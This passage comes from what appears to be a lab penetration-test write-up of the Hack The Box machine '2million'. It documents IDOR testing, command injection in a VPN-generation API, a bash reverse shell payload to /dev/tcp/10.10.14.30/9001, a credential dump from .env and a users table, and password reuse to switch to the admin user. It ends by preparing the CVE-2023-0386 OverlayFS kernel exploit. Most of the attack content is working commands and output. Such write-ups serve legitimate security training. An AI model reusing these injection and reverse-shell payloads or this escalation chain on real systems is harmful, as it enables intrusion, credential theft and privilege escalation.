


Figure 29 Testing IDOR vulnerability.

The response was a success (200), implying the successful exploitation of vulnerability.



**api/v1/admin/vpn/generate:**

This endpoint provides VPN configuration, upon providing username of the user. A random username was inserted to test if it actually validated username, by intercepting and tampering the request.

The screenshot displays a network traffic capture with two panels: Request and Response.

**Request Panel:**

- Method: POST
- URL: /api/v1/admin/vpn/generate
- Host: 2million.htb
- Cache-Control: max-age=0
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.9
- Cookie: PHPSESSID=nq4jfc767h66123v23h375a30m
- Content-Type: application/json
- Connection: close
- Content-Length: 26
- Body: {"username": "randomtest"}

An orange arrow points to the "randomtest" username in the request body, with the text: "randomtest username doesnt exist (potential command injection vulnerability)".

**Response Panel:**

- Status: 200 OK
- Server: nginx
- Date: Sun, 05 May 2024 10:07:19 GMT
- Content-Type: text/html; charset=UTF-8
- Connection: close
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate
- Pragma: no-cache
- Content-Length: 10846

The response body contains a large block of text, which appears to be a VPN configuration or certificate data, starting with "-----BEGIN CERTIFICATE-----".

Figure 30 Testing VPN Generation

It generated VPN configuration without validation, indicating a potential for command injection. Next, an attempt to inject a bash command was made through the 'username' field to create a reverse shell.

```

1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
6 x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/124.0.6367.60 Safari/537.36
8 Accept:
9 text/html,application/xhtml+xml,application/xml;q=
10 0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
11 lication/signed-exchange;v=b3;q=0.7
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=nq4jfc767h66123v23h375a30m
15 Content-Type: application/json
16 Connection: close
17 Content-Length: 73
18
19 {
20   "username":
21     "whoa$(bash -c 'bash -i >& /dev/tcp/10.10.14.30/
22     9001 0>&1')"
```

Figure 31 Code Injection


A successful reverse shell connection was made after code injection and access to command line to the server hosting the web application was successfully gained.

```

(kali@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.221] 33216
bash: cannot set terminal process group (1170): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ ls
ls
Database.php
Router.php
VPN
assets
controllers
css
fonts
images
index.php
js
views
www-data@2million:~/html$
```

Figure 32 Successful Reverse Shell Connection

After establishing the reverse shell connection, directories were explored. After finding nothing interesting, environment variables were checked.

A terminal window screenshot showing a directory listing and environment variables. The first command is 'ls -la' in the directory '~/html', listing files like ., .., .env, Database.php, Router.php, VPN, assets, controllers, css, fonts, images, index.php, js, and views. The second command is 'cat .env', which displays database credentials: DB\_HOST=127.0.0.1, DB\_DATABASE=htb\_prod, DB\_USERNAME=admin, and DB\_PASSWORD=SuperDuperPass123. An orange box highlights the output of 'cat .env', and an orange arrow points to the password line.

```
www-data@2million:~/html$ ls -la
total 56
drwxr-xr-x 10 root root 4096 May  5 17:00 .
drwxr-xr-x  3 root root 4096 Jun  6 2023 ..
-rw-r--r--  1 root root   87 Jun  2 2023 .env
-rw-r--r--  1 root root 1237 Jun  2 2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2 2023 Router.php
drwxr-xr-x  5 root root 4096 May  5 17:00 VPN
drwxr-xr-x  2 root root 4096 Jun  6 2023 assets
drwxr-xr-x  2 root root 4096 Jun  6 2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6 2023 css
drwxr-xr-x  2 root root 4096 Jun  6 2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6 2023 images
-rw-r--r--  1 root root 2692 Jun  2 2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6 2023 js
drwxr-xr-x  2 root root 4096 Jun  6 2023 views
www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

Figure 33 Exploring Directories and Env Variables

Environment Variables revealed database credentials, which could be useful for further exploration.

The check for database server was conducted using command 'which mysql' command. It returned version of mySQL, indicating its existence in the server.



```

www-data@2million:~/html$ which mysql
/usr/bin/mysql
www-data@2million:~/html$ mysql -u admin -p
mysql: option '-p' requires an argument
www-data@2million:~/html$ mysql -u admin -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1122805
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| htb_prod |
| information_schema |
+-----+
2 rows in set (0.001 sec)

MariaDB [(none)]> use htb_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [htb_prod]> show tables
+-----+
| Tables_in_htb_prod |
+-----+
| invite_codes |
| users |
+-----+
2 rows in set (0.000 sec)

MariaDB [htb_prod]> select * from users;
+----+-----+-----+-----+-----+
| id | username | email | password | is_admin |
+----+-----+-----+-----+-----+
| 11 | TRX | trx@hackthebox.eu | $2y$10$TG6oZ3ow5UZhLw7MDME5um7j/7Cw1o6BhY8RhHMnrr20bU3loEMq | 1 |
| 12 | TheCyberGeek | thecybergeek@hackthebox.eu | $2y$10$WAtidKUukcOeJRaBpYt0yekSpwkKghaNYr5pjsomZUKAd0wbzw4QK | 1 |
| 13 | ollie | ovint344@gmail.com | $2y$10$EtpqKvzNMVUdEhV/gihVeX/3l0Gi5LabZlmcCcPMhL/C8CE17Gpe | 1 |
| 14 | canai | a@qq.com | $2y$10$RAPxVMa4TFUEzhq8H9OGF.Wqu0y5qosRw1ACDe2/rP4j41HnR7mXS | 0 |
| 15 | ancanai | ancanai@qq.com | $2y$10$k36c1S2q7iDzIPXJ2qGoi007y/fclsnlPctKETwd0jtWnOC/IdM6u | 1 |
| 16 | sharams | root@sharams.haiker | $2y$10$IFUh.svqqBpt5P.8eUYntOGamsN9ZKiXudSkoWoEjdE4vGYKV3tX0 | 0 |
| 17 | admin | admin@only.trying | $2y$10$x5GISdh1GFLMR81i9MpZReyeZsvaJ7b0Vnq5zoj0PqGJt6gACq/K. | 1 |
| 18 | ae | fzezez@gmail.com | $2y$10$l5I189GKpbDBytlnlg5NfCeq3pUypIx1TEnhMZDpeehcPig4RCoiUS | 0 |
| 19 | test1 | test1@gmail.com | $2y$10$PZmLnBWLX7g4qa3XLWHUezVCho1oPOEtYxi421jIS/1rgXL2sbV6 | 0 |
| 20 | samsen | samsen@gmail.com | $2y$10$dTNAeJF0KJpnfiU4Pc9uteobw.Fkkr9GVgy4bNFNGFsSGghH6w4Gi | 0 |
+----+-----+-----+-----+-----+
10 rows in set (0.000 sec)

MariaDB [htb_prod]>

```

Figure 34 Getting into Database

Then, using the formerly discovered credentials, database server was successfully accessed. It had two databases: 'htb\_prod' and 'information\_schema'.

Exploring into 'htb\_prod' database, it had two tables: 'invite\_codes' and 'users'. The users table revealed sensitive user information, including their credentials, email, and admin status, which could have been easily exfiltrated. But, keeping the goal in mind, further exploration was carried out.

For further exploration, users having a shell, like bash was listed, having permission to login to the shell. 'Admin' owned shells were particularly searched for.

The image shows a terminal window with the following commands and output:

```

www-data@2million:~/html$ ls
Database.php  VPN      controllers  fonts  index.php  views
Router.php    assets  css          images  js
www-data@2million:~/html$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$ su -admin
su: invalid option -- 'a'
Try 'su --help' for more information.
www-data@2million:~/html$ su - admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$

```

Annotations in the image include:

- A red box around the command `cat /etc/passwd | grep sh$`.
- A red box around the command `su -admin`.
- A red arrow pointing from the `su -admin` command to the `admin@2million:~$` prompt.
- A red arrow pointing from the `DB_PASSWORD=SuperDuperPass123` line to the `su -admin` command.

Figure 35 Searching for Shells

Admin owned shell actually existed and using formerly discovered credentials, the user context was successfully switched to admin, leading to higher privilege and access to admin shell.

After logging in to admin shell, directories were explored. However, nothing interesting could be found.

```
admin@2million:~$ ls -la
total 52
drwxr-xr-x 5 admin admin 4096 May  4 13:18 .
drwxr-xr-x 3 root  root 4096 Jun  6 2023 ..
lrwxrwxrwx 1 root  root   9 May 26 2023 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin  220 May 26 2023 .bash_logout
-rw-r--r-- 1 admin admin 3771 May 26 2023 .bashrc
drwx----- 2 admin admin 4096 Jun  6 2023 .cache
drwxrwxr-x 4 admin admin 4096 May  4 11:46 CVE-2023-0386-master
-rw----- 1 admin admin   20 May  4 13:18 .lessht
-rw-rw-r-- 1 admin admin 11579 May  4 11:45 master.zip
-rw-r--r-- 1 admin admin  807 May 26 2023 .profile
drwx----- 2 admin admin 4096 Jun  6 2023 .ssh
-rw-r----- 1 root  admin   33 May  3 04:01 user.txt
admin@2million:~$
```

Nothing Interesting

```
admin@2million:~$ ls -la /
total 72
drwxr-xr-x 19 root root 4096 Jun  6 2023 .
drwxr-xr-x 19 root root 4096 Jun  6 2023 ..
lrwxrwxrwx 1 root root   7 Feb 17 2023 bin -> usr/bin
drwxr-xr-x  3 root root 4096 Jun  6 2023 boot
drwxr-xr-x 18 root root 3900 May  3 04:01 dev
drwxr-xr-x 101 root root 4096 Jun  6 2023 etc
drwxr-xr-x  3 root root 4096 Jun  6 2023 home
lrwxrwxrwx 1 root root   7 Feb 17 2023 lib -> usr/lib
lrwxrwxrwx 1 root root   9 Feb 17 2023 lib32 -> usr/lib32
lrwxrwxrwx 1 root root   9 Feb 17 2023 lib64 -> usr/lib64
lrwxrwxrwx 1 root root  10 Feb 17 2023 libx32 -> usr/libx32
drwx----- 2 root root 16384 Apr 27 2023 lost+found
drwxr-xr-x  2 root root 4096 Jun  6 2023 media
drwxr-xr-x  2 root root 4096 Feb 17 2023 mnt
drwxr-xr-x  2 root root 4096 Jun  6 2023 opt
dr-xr-xr-x 297 root root   0 May  3 04:01 proc
drwx-----  8 root root 4096 May  3 04:01 root
drwxr-xr-x 33 root root  980 May  4 13:16 run
lrwxrwxrwx 1 root root   8 Feb 17 2023/sbin -> usr/sbin
drwxr-xr-x  6 root root 4096 Feb 17 2023 snap
drwxr-xr-x  2 root root 4096 Jun  6 2023 srv
dr-xr-xr-x 13 root root   0 May  3 04:01 sys
drwxrwxrwt 16 root root 4096 May  5 17:09 tmp
drwxr-xr-x 14 root root 4096 Feb 17 2023 usr
drwxr-xr-x 14 root root 4096 Jun  6 2023 var
admin@2million:~$
```

Figure 36 Exploring Directories in Admin Shell

While exploring, inside /var/mail/admin, an interesting mail was found, mentioning something about unpatched OverlayFS.

```

admin@2million:~$ ls /var
backups  crash  local  log  opt  snap  tmp
cache  lib  lock  mail  run  spool  www
admin@2million:~$ ls /var/mail
admin
admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
  
```

Response

Entry	Size	Time	Status
1	HTTP/1.1 504 Gateway Time-out		
2	Server: nginx		
3	Date: Sun, 05 May 2023 10:00:00 GMT		
4	Content-Type: text/html; charset=utf-8		
5	Content-Length: 952		

Inspector

Request attributes

Request query parameters

Request cookies

Response headers

Figure 37 Email mentioning Unpatched Vulnerabilities

After that, the kernel version was checked.

```

admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
admin@2million:~$
  
```

Figure 38 Checking Kernel Version

The Kernel hadn't been updated since 2022. So, the exploits for the OverlayFS were checked, to check if the version of the kernel could be exploited.



This piece of code is part of the OverlayFS implementation inside the kernel, and runs under the context of the user that created the overlay file system. In our case, this is `root` (UID 0) within the new user namespace created in step 2, mapped to `john` (UID 1002) outside of the user namespace.

Consequently, in the patch:

- `current_user_ns()` refers to the user namespace created in step 2, so we could run `mount` to create the overlay file system
- `ctx.stat.uid` refers to the owner UID of the file that the kernel is copying. In our case, this will be 0, as returned by our FUSE file system created in step 1

Then, `kuid_has_mapping` checks whether `ctx.stat.uid` (0 in our case) is mapped inside of the the user namespace. In our case, only the UID of the unprivileged user (john) is mapped (to root). We can illustrate what the UID mapping looks like inside of our user namespace:

```
# We are john (UID 1002)
$ id
uid=1002(john) gid=1002(john) groups=1002(john)

# Create a new user namespace, mapping the current user john (UID 1002) to root (UID 0)
$ unshare --user --map-user 0

# We are 'root' inside the user namespace
$ id
uid=0(root) gid=0(root) groups=0(root)

# Root (UID 0) in our user namespace corresponds to john (UID 1002) outside of the user namespace
# In other words, UID 1002 is mapped to UID 0 inside the user namespace
$ cat /proc/self/uid_map
0 1002 1
```

Datadog

Since UID 0 is not mapped inside of the user namespace, the call to `kuid_has_mapping` returns false and causes the kernel to abort the file copy, fixing the vulnerability.

Figure 39 Searching for Exploits in Datadog

The screenshot shows the Exploit Database search results for the query 'overlayFS'. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. A red box highlights the first nine entries, which are the results shown on the first page of the search.

Date	D	A	V	Title	Type	Platform	Author
2019-11-20	📄	✓	✓	Ubuntu 19.10 - ubuntu-aufs-modified mmap_region() Breaks Refcounting in overlays/shiftfs Error Path	DoS	Linux	Google Security Research
2016-11-22	📄	✗	✗	Ubuntu 15.10 - 'USERNS' Overlayfs Over Fuse Privilege Escalation	Local	Linux	halfdog
2016-11-22	📄	✗	✗	Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation	Local	Linux	halfdog
2016-11-02	📄	📄	✓	Linux Kernel (Ubuntu / Fedora / RedHat) - 'Overlayfs' Local Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2016-01-12	📄	📄	✗	Linux Kernel 4.3.3 - 'overlayfs' Local Privilege Escalation (2)	Local	Linux	halfdog
2016-01-05	📄	📄	✓	Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)	Local	Linux	rebel
2015-06-16	📄	✓	✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow)	Local	Linux	rebel
2015-06-16	📄	✓	✓	Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	Local	Linux	rebel
2012-01-17	📄	✓	✓	OverlayFS inode Security Checks - 'inode.c' Local Security Bypass	Local	Linux	Gary Poster

Showing 1 to 9 of 9 entries (filtered from 46,034 total entries)

Navigation: FIRST PREVIOUS 1 NEXT LAST

Figure 40 Searching for Exploits in ExploitDB

The exploits listed in the sources above were before 2022. Then, upon researching further a GitHub repository was discovered, which had exploit for 'gcc' compilation failure, a vulnerable OverlayFS.




Figure 41 GitHub Repo for Exploit

Checking the 'gcc' compilation, in the server, it failed to compile, suggesting the efficacy of exploit.





Figure 42 GCC compilation error.

Then, the repository was cloned in the machine.

A terminal window with a dark background and light-colored text. The prompt is `(kali@kali)-[~/htb/2million]`. The user enters `$ sudo git clone https://github.com/xkaneiki/CVE-2023-0386.git`. The output shows the cloning process: `Cloning into 'CVE-2023-0386' ...`, followed by progress for enumerating, counting, and compressing objects, and finally receiving and resolving deltas. The process completes successfully.

```
(kali@kali)-[~/htb/2million]
$ sudo git clone https://github.com/xkaneiki/CVE-2023-0386.git
Cloning into 'CVE-2023-0386' ...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 24 (delta 7), reused 21 (delta 5), pack-reused 0
Receiving objects: 100% (24/24), 426.11 KiB | 568.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```

*Figure 43 Cloning the GitHub Repo*

After cloning the repository, a directory was created to host the repository, after zipping the repository.

```

(kali@kali)-[~/htb/2million]
$ sudo mkdir www

(kali@kali)-[~/htb/2million]
$ sudo tar -cjvf CVE-2023-0386.tar.bz2 CVE-2023-0386/
CVE-2023-0386/
CVE-2023-0386/fuse.c
CVE-2023-0386/getshell.c
CVE-2023-0386/README.md
CVE-2023-0386/exp.c
CVE-2023-0386/.git/
CVE-2023-0386/.git/info/
CVE-2023-0386/.git/info/exclude
CVE-2023-0386/.git/hooks/
CVE-2023-0386/.git/hooks/pre-push.sample
CVE-2023-0386/.git/hooks/pre-applypatch.sample
CVE-2023-0386/.git/hooks/applypatch-msg.sample
CVE-2023-0386/.git/hooks/fsmonitor-watchman.sample
CVE-2023-0386/.git/hooks/pre-commit.sample
CVE-2023-0386/.git/hooks/post-update.sample
CVE-2023-0386/.git/hooks/commit-msg.sample
CVE-2023-0386/.git/hooks/push-to-checkout.sample
CVE-2023-0386/.git/hooks/pre-merge-commit.sample
CVE-2023-0386/.git/hooks/update.sample
CVE-2023-0386/.git/hooks/prepare-commit-msg.sample
CVE-2023-0386/.git/hooks/sendemail-validate.sample
CVE-2023-0386/.git/hooks/pre-receive.sample
CVE-2023-0386/.git/hooks/pre-rebase.sample
CVE-2023-0386/.git/logs/
CVE-2023-0386/.git/logs/refs/
CVE-2023-0386/.git/logs/refs/heads/
CVE-2023-0386/.git/logs/refs/heads/main
CVE-2023-0386/.git/logs/refs/remotes/
CVE-2023-0386/.git/logs/refs/remotes/origin/
CVE-2023-0386/.git/logs/refs/remotes/origin/HEAD
CVE-2023-0386/.git/logs/HEAD
CVE-2023-0386/.git/branches/
CVE-2023-0386/.git/objects/
CVE-2023-0386/.git/objects/info/
CVE-2023-0386/.git/objects/pack/
CVE-2023-0386/.git/objects/pack/pack-fdcfb3c1c347e6514a19736a09517b8100eb5c49.pack
CVE-2023-0386/.git/objects/pack/pack-fdcfb3c1c347e6514a19736a09517b8100eb5c49.idx
CVE-2023-0386/.git/objects/pack/pack-fdcfb3c1c347e6514a19736a09517b8100eb5c49.rev
CVE-2023-0386/.git/index
CVE-2023-0386/.git/refs/
CVE-2023-0386/.git/refs/heads/
CVE-2023-0386/.git/refs/heads/main
CVE-2023-0386/.git/refs/remotes/
CVE-2023-0386/.git/refs/remotes/origin/
CVE-2023-0386/.git/refs/remotes/origin/HEAD
CVE-2023-0386/.git/refs/tags/
CVE-2023-0386/.git/packed-refs
CVE-2023-0386/.git/config
CVE-2023-0386/.git/HEAD
CVE-2023-0386/.git/description
CVE-2023-0386/test/
CVE-2023-0386/test/mnt.c
CVE-2023-0386/test/fuse_test.c
CVE-2023-0386/test/mnt
CVE-2023-0386/Makefile
CVE-2023-0386/ovlcap/
CVE-2023-0386/ovlcap/.gitkeep

(kali@kali)-[~/htb/2million]
$ ls
CVE-2023-0386  CVE-2023-0386.tar.bz2  www

(kali@kali)-[~/htb/2million]
$ mv CVE-2023-0386.tar.bz2 www
mv: cannot move 'CVE-2023-0386.tar.bz2' to 'www/CVE-2023-0386.tar.bz2': Permission denied

(kali@kali)-[~/htb/2million]
$ sudo mv CVE-2023-0386.tar.bz2 www

(kali@kali)-[~/htb/2million]
$

```

Figure 44 Zipping the Repo and Creating the directory to host the Repo.



Then a python server was created to serve the Cloned Exploit Repository.

